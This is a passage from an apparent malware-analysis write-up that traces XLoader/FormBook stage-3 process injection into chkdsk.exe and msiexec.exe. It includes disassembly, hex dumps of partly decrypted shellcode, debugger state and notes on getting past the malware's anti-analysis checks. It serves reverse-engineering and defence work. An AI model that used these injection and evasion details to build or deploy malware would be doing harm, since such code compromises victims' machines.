
Stage2 xloader

stage3 random syswow64 victim process

Random running process that starts target victim stage3 process

Tool link: https://github.com/Jhangju/injectionview

- The smaller buffer contains the original chkdsk.exe bytes.
- I also found the function that writes shellcode in the **180KB** empty buffer.
- This is also a shared memory region between the formbook payload and victim process of chkdsk.exe
- Because the buffer is simultaneously being written in both processes.



```
.text:00600210 push    esi
.text:00600211 mov     esi, [ebp+arg_0]
.text:00600214 sub     esi, eax

.text:00600216
.text:00600216 loc_600216:
.text:00600216 mov     dl, [eax]
.text:00600218 dec     ecx
.text:00600219 mov     [esi+eax], dl
.text:0060021C inc     eax
.text:0060021D test    ecx, ecx
.text:0060021F jg      short loc_600216

.text:00600221 pop     esi

.text:00600222
.text:00600222 loc_600222:
.text:00600222 pop     ebp
.text:00600223 retn
.text:00600223 sub_600203 endp
.text:00600223
```

```
(812,498) 0002021F 0060021F: sub_600203+1C (Sy
```


```
0136FFC0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
0136FFD0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
0136FFE0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
0136FFF0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
01370000 D8 69 63 DB B5 C8 AB BF  B6 85 C3 55 91 80 A4 7B ØicÛµÈ«¿¶…ÃU'€¤{
01370010 C2 01 43 45 1F 2C 1B D8  A1 4A CD 43 F5 82 9D 84 Â.CE.,.Ø¡JÍCõ,.„
01370020 68 28 B2 5F DB 7F 43 0D  38 3F CD 06 6D 35 65 85 h(²_Û.C.8?Í.m5e…
01370030 27 EE FF 36 6D C7 80 EA  48 6B FC 8F D6 47 08 95 'îÿ6mÇ€êHkü.ÖG.•
01370040 AC D5 9D D4 29 09 F7 96  F1 5D 54 18 1F 52 8F 7B ¬Õ.Ô).÷–ñ]T..R.{
01370050 5A 5F A8 C3 50 DA FA 09  D1 D1 CD 39 FF D8 DE 22 Z_¨ÃPÚú.ÑÑÍ9ÿØÞ"
01370060 FB C6 F1 3B 0B 4B 4E BC  92 02 77 7F D8 09 30 67 ûÆñ;.KN¼'.w.Ø.0g
01370070 6C F1 0C 6F D7 BA AD 6E  6B 20 8A B4 8B C6 68 49 lñ.o×ºnk·Š´‹ÆhI
01370080 4C 6C 31 EA 18 6E B1 02  FE B8 D6 B3 48 1A 32 EB Ll1ê.n±.þ¸Ö³H.2ë
01370090 65 ED 14 40 B4 DE 3B 13  59 DD 92 B3 94 B8 0F 89 eí.@´Þ;.YÝ'³”¸.‰
013700A0 4A 6A EF 42 0F 90 80 6E  3B BB 8F 88 6F D7 50 62 JjïB..€n;».ˆo×Pb
013700B0 C4 D0 EA FE 20 76 A9 65  0B 9D 66 6B 74 7F 33 0B ÄÐêþ v©e..fkt.3.
```

```
...0046 (Synchronized with EAX)
```

chkdsk.exe (6500) (0x8a0000 - 0x8cd000)

```
00000000 d8 69 63 db b5 c8 ab bf b6 85 c3 55 91 80 a4 7b .ic........U...{
00000010 c2 01 43 45 1f 2c 1b d8 a1 4a cd 43 f5 82 9d 84 ..CE.,...J.C....
00000020 68 28 b2 5f db 7f 43 0d 38 3f cd 06 6d 35 65 85 h(._..C.8?..m5e.
00000030 27 ee ff 36 6d c7 80 ea 48 6b fc 8f d6 47 08 95 '..6m...Hk...G..
00000040 ac d5 9d d4 29 09 00 00 00 00 00 00 00 00 00 00 ....)...........
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

- Here in xloader payload, the memory region is also being written simultaneously
- This is the same partially decrypted shellcode that I have displayed above, with most of the decrypted strings.
- From here onwards, the stage3 of formbook will be executed.




☑ Hide free regions

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared W
0x1715000	Private: Commit	12 kB	RW+G	Stack (thread 1252)				
0x1755000	Private: Commit	12 kB	RW+G	Stack (thread 6412)				
0x17c5000	Private: Commit	12 kB	RW+G	Stack (thread 1620)				
0x1c4c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1252)				
0x1d4c000								
0x1e4d000								
0x5e1000						kB		
0x1240000						kB		
0x1250000						kB		
0x1370000							180 kB	180
0x1770000							40 kB	40
0x17d0000							180 kB	180
0x1800000						kB		
0x1e50000							1,076 kB	1,076
0x75561000						kB	92 kB	92
0x75701000							244 kB	244
0x76021000							20 kB	20
0x76620000							44 kB	44
0x76701000							88 kB	88
0x76731000							60 kB	60
0x767b1000							204 kB	204
0x768d1000							124 kB	124
0x769f1000								

dump.exe (4444) (0x17d0000 - 0x17fd000)

```
00000000 d8 69 63 db b5 c8 ab bf b6 85 c3 55 91 80 a4 7b .ic........U...{
00000010 c2 01 43 45 1f 2c 1b d8 a1 4a cd 43 f5 82 9d 84 ..CE.,...J.C....
00000020 68 28 b2 5f db 7f 43 0d 38 3f cd 06 6d 35 65 85 h(._..C.8?..m5e.
00000030 27 ee ff 36 6d c7 80 ea 48 6b fc 8f d6 47 08 95 '..6m...Hk...G..
00000040 ac d5 9d d4 29 09 00 00 00 00 00 00 00 00 00 00 ....)...........
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

- Finally, after resuming the suspended process in chkdsk.exe
- It exits using ExitProcess API



```
.text:005FE993 push    ebp
.text:005FE994 mov     ebp, esp
.text:005FE996 mov     eax, [ebp+arg_0]
.text:005FE999 mov     ecx, [eax+360h]
.text:005FE99F push    esi
.text:005FE9A0 push    36h ; '6'
.text:005FE9A2 push    0
.text:005FE9A4 push    ecx
.text:005FE9A5 lea     esi, [eax+0AA8h]
.text:005FE9AB push    esi
.text:005FE9AC push    eax
.text:005FE9AD call    sub_5FF2B3
.text:005FE9B2 mov     edx, [ebp+arg_4]
.text:005FE9B5 mov     eax, [esi]
.text:005FE9B7 add     esp, 14h
.text:005FE9BA push    edx
.text:005FE9BB call    eax
.text:005FE9BD pop     esi
.text:005FE9BE pop     ebp
.text:005FE9BF retn
.text:005FE9BF sub_5FE993 endp
.text:005FE9BF
```

```
76634610  25 18 20 69 76 FF 25 1C  20 69 76
76634620  76 FF 25 24 20 69 76 FF  25 28 20
76634630  20 69 76 FF 25 D8 1A 69  76 FF 25
76634640  FF 25 40 20 69 76 CC CC  CC CC CC
76634650  55 8B EC 6A FF 68 B0 F3  E8 77 FF
76634660  1B 69 76 CC CC CC CC CC  CC CC CC
76634670  8B FF 55 8B EC 6A FE 68  60 23 6A
76634680  76 64 A1 00 00 00 00 50  51 51 83
76634690  A1 40 01 6C 76 31 45 F8  33 C5 50
766346A0  00 00 00 00 83 4D AC FF  83 4D 9C
766346B0  83 65 A4 00 83 65 C8 00  83 65 DC
766346C0  83 65 E0 00 83 65 E4 00  83 65 B4
766346D0  83 65 D4 00 83 65 D8 00  83 7D 0C
766346E0  80 15 69 76 89 45 0C 83  65 FC 00
766346F0  45 E4 50 8D 45 C8 50 8D  45 B8 50
76634700  45 A4 50 8D 45 CC 50 8B  55 0C 8B
76634710  FF FF 89 45 DC 83 7D DC  00 7D 0D
76634720  78 FF FF E9 59 02 00 00  83 7D E4
76634730  00 00 8B 45 C8 8B 40 38  89 45 D8
76634740  D8 77 2F 8B 45 D8 83 C0  44 3B 45
76634750  E4 03 45 C0 3B 45 E4 72  19 8B 45
76634760  4D E4 03 4D C0 3B C1 77  09 C7 45
76634770  EB 04 83 65 98 00 0F B6  45 98 85
76634780  00 00 C0 E8 38 78 FF FF  E9 F4 01
76634790  8B 00 89 45 B4 83 7D B4  01 0F 86
766347A0  45 D0 50 8B 4D B4 49 6A  40 5A E8
766347B0  45 A0 83 7D A0 00 7D 0F  68 3E 00
766347C0  FF FF E9 BA 01 00 00 8B  45 D8 83
766347D0  8B 45 E4 3B 45 C4 77 2F  8B 45 C4
```

```
EAX 76634650 ↳ KERNEL32.DLL:kernel32_ExitProcess
EBX 00000000 ↳
ECX 763F1DE3 ↳
EDX 00000000 ↳
ESI 010FF464 ↳ Stack[00001FAC]:010FF464
EDI 010FF894 ↳ Stack[00001FAC]:010FF894
EBP 010FE1D0 ↳ Stack[00001FAC]:010FE1D0
ESP 010FE1C8 ↳ Stack[00001FAC]:010FE1C8
EIP 005FE9BB ↳ sub_5FE993+28
EFL 00000206
```


```
010FE1B8  010FE9BC  Stack[00001FAC]:010FE9BC
010FE1BC  010FF464  Stack[00001FAC]:010FF464
010FE1C0  763F1DE3
010FE1C4  00000000
010FE1C8  00000000
010FE1CC  010FE9BC  Stack[00001FAC]:010FE9BC
010FE1D0  010FE970  Stack[00001FAC]:010FE970
010FE1D4  005EE0DC  .text:005EE0DC
010FE1D8  010FE9BC  Stack[00001FAC]:010FE9BC
010FE1DC  00000000
```

Stage 3: Partially Decrypted Xloader 4.3

Before resuming the thread on injected process. I have attached x32dbg to the victim process to continue debugging further. In the EAX register, the address of xloader injected code is already set by stage2 malware. So, I just jumped to address in disassembly and added breakpoint on it. Then from the stage2 malware I allowed the malware to continue hence resuming the thread on stage3. Stage2 malware has exited and we have debugger attached to the entry point of stage3 malware which I will continue from here. This whole execution flow is very similar to stage2 malware. So, I will move forward with only key details in this section:

Defeating Anti-Analysis:

- Xloader has decrypted some of its functions and now migrated to the process **msiexec.exe** (which was **chkdsk.exe** in previous examples)
- Before resuming the thread, I've attached debugger to the injected process and continued my analysis from there.
- This is the same cycle being repeated first.
- I have to defeat anti-analysis techniques again
- Similar to stage2 I have bypassed anti-analysis techniques again and correct sequence of bytes have been generated as highlighted below



```
02ED7650
push ebp
mov ebp,esp
mov eax,dword ptr ss:[ebp+8]
cmp byte ptr ds:[eax+2D],0
jne 2ED769F

02ED765C
cmp byte ptr ds:[eax+2E],0
je 2ED769F

02ED7662
cmp byte ptr ds:[eax+2F],0
je 2ED769F

02ED7668
cmp byte ptr ds:[eax+30],0
jne 2ED769F

02ED766E
cmp byte ptr ds:[eax+31],0
jne 2ED769F

02ED7674
cmp byte ptr ds:[eax+32],0
je 2ED769F
```


```
02ED7650

02EDA116
```

```
Address  Hex                                              ASCII
02E9EF14 1B A1 ED 02 58 EF E9 02 58 EF E9 02 58 EF E9 02 .¡í.Xïé.Xïé.Xïé.
02E9EF24 58 EF E9 02 58 EF E9 02 58 EF E9 02 40 EF E9 02 Xïé.Xïé.Xïé.@ïé.
02E9EF34 3D A1 ED 02 58 EF E9 02 50 93 B6 00 18 FA E9 02 =¡í.Xïé.P.¶..úé.
02E9EF44 D2 DF EE 02 58 EF E9 02 5C EF E9 02 00 00 00 00 ÒßÎ.Xïé.\ïé.....
02E9EF54 BC 0A 00 00 FF FF FF FF 00 00 ED 02 00 00 19 03 ¼...ÿÿÿÿ..í.....
02E9EF64 01 00 00 00 00 00 B2 77 00 00 0B 06 00 00 E6 04 ......²w......æ.
02E9EF74 00 40 00 05 01 00 00 00 00 70 B1 77 F0 DD B6 77 .@.......p±wðÝ¶w
02E9EF84 00 00 01 01 00 00 01 00 01 00 01 00 00 00 00 00 ................
02E9EF94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02E9EFA4 00 00 00 00 70 63 05 38 63 01 67 54 06 26 8D F9 ....pc.8c.gT.&.ù
02E9EFB4 BA 4B 71 34 8D 20 75 58 77 0B 27 B1 33 70 9F C8 ºKq4. uXw.'±3p.È
02E9EFC4 7D 63 06 3B 5F F3 CA 53 F7 71 E9 73 12 DB A9 E5 }c.;_óÊS÷qés.Û©å
02E9EFD4 4B 12 28 3A E0 F7 E7 04 3B 2E C0 E2 8D 3E 9E ED K.(:à÷ç.;.Àâ.>.í
02E9EFE4 D3 32 D1 A1 49 D5 D3 42 99 43 0F EC B8 82 3C 75 Ó2Ñ¡IÕÓB.C.ì¸.<u
02E9EFF4 53 D7 0A D2 FE F5 4B 78 7A D6 31 DD A6 56 71 C3 S×.ÒþõKxzÖ1Ý¦VqÃ
02E9F004 91 0C 26 E4 08 96 65 88 A6 CC 8B 90 B8 2E FE 8C ..&ä..e.¦Ì..¸.þ.
02E9F014 84 91 22 3E 20 6C 7A 49 01 96 B8 75 8F 75 DE 6D ..">  lzI..¸u.uÞm
02E9F024 90 FC AC F1 9A 21 BA 77 BF C2 77 7F B9 FF F2 F5 .ü¬ñ.!ºw¿Âw.¹ÿòõ
```

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Decryption/Deobfuscation:

- This injected stage3 payload performs the same initial steps.
- It performs anti-vm techniques and checks
- Decrypt further library names and load using LdrLoadDll
- Decrypt API names and match hashes. Finally load those APIs from the injected fresh copy of **ntdll**
- A few of the APIs that it uses for Process Injection are resolved:
  - LookupPrivilegeValue
  - SeDebugPrivilege
  - NtAdjustPrivilegeToken



